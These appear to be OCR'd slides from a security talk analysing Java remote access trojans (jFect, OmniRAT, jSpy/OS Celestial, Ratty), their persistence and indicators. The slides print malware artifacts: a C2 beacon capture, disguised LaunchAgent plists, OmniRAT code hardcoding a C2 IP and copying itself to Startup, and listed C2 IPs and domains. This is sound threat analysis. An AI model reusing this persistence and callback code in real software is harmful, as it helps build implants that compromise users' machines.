
- Emerged Nov 2015
- Heavily obfuscated
- IRC or HTTP communications
- LaunchAgent plist for persistence on OSX



```
NICK [WindowsXP|US|943e04737a]
USER jFect 8 * :IRC Remote Controller
```

jFect


- Emerged Nov 2015
- Heavily obfuscated
- IRC or HTTP communications
- LaunchAgent plist for persistence on OSX



```
POST /api/v1/ping HTTP/1.1
User-Agent: Java/1.8.0_73
Host: 158.69.56.85
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-type: application/x-www-form-urlencoded
Content-Length: 151

uid=6c930fa438&group=cleintine&lan=192.168.45.128&nameAtPc=bob%40Bobs-
Mac.local&os=Mac+OS+X&country=US&uptime=00%3A00%3A30&installDate=12+April
%2C+2016
```

jFect

- Emerged Nov 2015
- Heavily obfuscated
- IRC or HTTP communications
- LaunchAgent plist for persistence on OSX




```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>Label</key>
        <string>com.Microsoft.magic</string>
        <key>ProgramArguments</key>
        <array>
                <string>/Library/Java/JavaVirtualMachines/jdk1.8.0_73.jdk/Contents/Home/jre/bin/java</string>          <string>-jar</string>
           <string>/Users/bob/magic.jar</string>
        </array>
        <key>RunAtLoad</key>
        <true/>
</dict>
</plist>
```

OmniRAT

- Emerged Nov 2015
- Multi OS implant and panel support
  - Android control panel
- Hardcoded C2 (doesn’t use a configuration file)
- Android version can spread via SMS [21]

OmniRAT


- Emerged Nov 2015
- Multi OS implant and panel support
    - Android control panel



```
public class Client
{
  private static final ClientHandler ch = new ClientHandler("78.170.129.37", 2125);

  private static void addtoStartup() {
    try {
      File localFile1 = new File(System.getenv("APPDATA") + "\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\");
      localFile1.mkdirs();

      File[] arrayOfFile1 = new File(new File(".").getCanonicalPath()).listFiles();

      for (File localFile2 : arrayOfFile1) {
        if ((localFile2.getName().endsWith(".jar")) &&
          (!new File(localFile1.getCanonicalPath() + "\\" + localFile2.getName()).exists())) {
          Files.copy(localFile2.toPath(), java.nio.file.Paths.get(localFile1.getCanonicalPath() + "\\" + localFile2.ge
        }
      }
    }
    catch (Exception localException) {}
  }
```

OmniRAT

- Emerged Nov 2015
- Multi OS implant and panel support
  - Android control panel
- Hardcoded C2 (doesn’t use a configuration file)
- Android version can spread via SMS [21]



```
$ nc -l 1177
▒▒srTransfer.Connection▒▒&▒N▒▒▒ClientIDtLjava/lang/String;
L
 CountryCodeq~xptLikeMetUSA▒
```


jSpy and OS Celestial

- jSpy emerged Dec 2013, OS Celestial is likely a second version
    - Open source library reuse
    - Similar features
    - Similar configuration file options
    - Similar configuration parsing classes
    - Overlap in domain builders beacon to
        - jstealth.co[.]uk
        - jstealth[.]net

- Detectable by files it drops on Windows

- Uses LaunchAgent plists for persistence on OSX

jSpy and OS Celestial



Welcome to jSpy


A Java Remote Administration Tool

jSpy 0.24 - [Connections: 1]

#	ID	IP	Port	PC Name	OS	MAC Addr.	Version
		:...	64230	FussyPace-PC	Windows 7	A8-20-66-3...	0.24


```
[02:44:43]  Welcome to jSpy 0.24.
[02:44:53]  Listening to 3175.
[02:44:53]  [Server]: Initiated Server.
[02:45:24]  Built server to: C:\Users\FussyPace\Desktop\Releases\jspy024\Client.jar
[02:45:31]  [Server]: New session: /127.0.0.1:64230
```

jSpy and OS Celestial



```
C:\Users\             \AppData\Local\Temp\e4jAEB9.tmp_dir1447627521\exe4jlib.jar
C:\Users\             \AppData\Local\Temp\e4jAEB9.tmp_dir1447627521\i4jdel.exe
C:\Users\             \AppData\Local\Temp\e4jAEB9.tmp_dir1447627521\Client.jar
C:\Users\             \AppData\Local\Temp\e4jAF47.tmp
C:\Users\             \AppData\Local\Temp\hsperfdata_Lebron James\2220
C:\Users\             \.oracle_jre_usage\48ac84126bcac2aa.timestamp
C:\Users\             \js_plugins\DisableWebcamLightsStub.jar
C:\Users\             \js_plugins\MessageBox.jar
C:\Users\             \js_plugins\sCryptMiner.jar
C:\Users\             \AppData\Local\Temp\JNativeHook_1574639485093942253.dll
C:\Users\             \js_logs\2015-11-15-17.txt
C:\Users\             \AppData\Local\Temp\hsperfdata_Lebron James\2364
```

jSpy and OS Celestial




```
Bobs-Mac:LaunchAgents bob$ cat com.client.1f3.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
   <key>Label</key>
   <string>com.client.1f3</string>
   <key>ProgramArguments</key>
   <array>
      <string>/Library/Java/JavaVirtualMachines/jdk1.8.0_73.jdk/Contents/Home/jre/bin/java</string>
      <string>-jar</string>
      <string>/Users/bob/Desktop/1f3.jar</string>
   </array>
   <key>RunAtLoad</key>
   <true/>
</dict>
</plist>
```

Ratty

